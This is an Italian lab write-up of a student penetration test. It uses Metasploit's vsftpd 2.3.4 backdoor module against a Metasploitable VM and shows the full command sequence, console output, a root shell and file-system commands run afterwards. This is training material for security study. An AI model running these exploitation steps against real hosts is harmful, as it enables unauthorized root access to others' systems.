## Riassunto dell'attacco con Metasploit su Metasploitable


In questo esercizio, ho condotto una sessione di penetration testing utilizzando **Metasploit** per sfruttare una vulnerabilità presente nel servizio **vsftpd 2.3.4** su una macchina virtuale **Metasploitable**.

Prima di tutto, ho verificato che la mia macchina **Kali Linux** e **Metasploitable** fossero connesse alla stessa rete. Ho modificato l'ip di Metasplitable, assegnando il seguente indirizzo ip:

**192.168.50.149**


Successivamente, ho testato la connessione tra le due macchine inviando un **ping** da Kali a Metasploitable.

Dopo aver ricevuto risposte, ho confermato che la comunicazione tra le due macchine era attiva e ho potuto procedere con l'attacco.




Ho aperto un terminale su Kali Linux e ho avviato **Metasploit Framework** con il comando:

**`msfconsole`**



Dopo aver caricato Metasploit, ho selezionato l'exploit per il servizio vulnerabile **vsftpd 2.3.4**, utilizzando:
**`use exploit/unix/ftp/vsftpd_234_backdoor`**

```
use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ho poi controllato le opzioni necessarie con:

**`show options`**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

e ho impostato l'**IP target** della macchina Metasploitable:

**`set RHOSTS 192.168.50.149`**

Infine, ho lanciato l'exploit con:

**`run`**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.149
RHOSTS ⇒ 192.168.50.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.50.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.50.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:41589 → 192.168.50.149:6200) at 2025-03-10 15:05:49 +0100
```

Metasploit ha aperto una **sessione di shell** sulla macchina bersaglio, permettendomi di eseguire comandi al suo interno.

Ho navigato nella directory di root con:

**`ls`**

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir /test_metasploit
```

Successivamente, ho creato una nuova cartella chiamata **test_metasploit** usando il comando:

**`mkdir /test_metasploit`**

Per verificare che la cartella fosse stata creata correttamente, ho elencato nuovamente il contenuto della directory.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```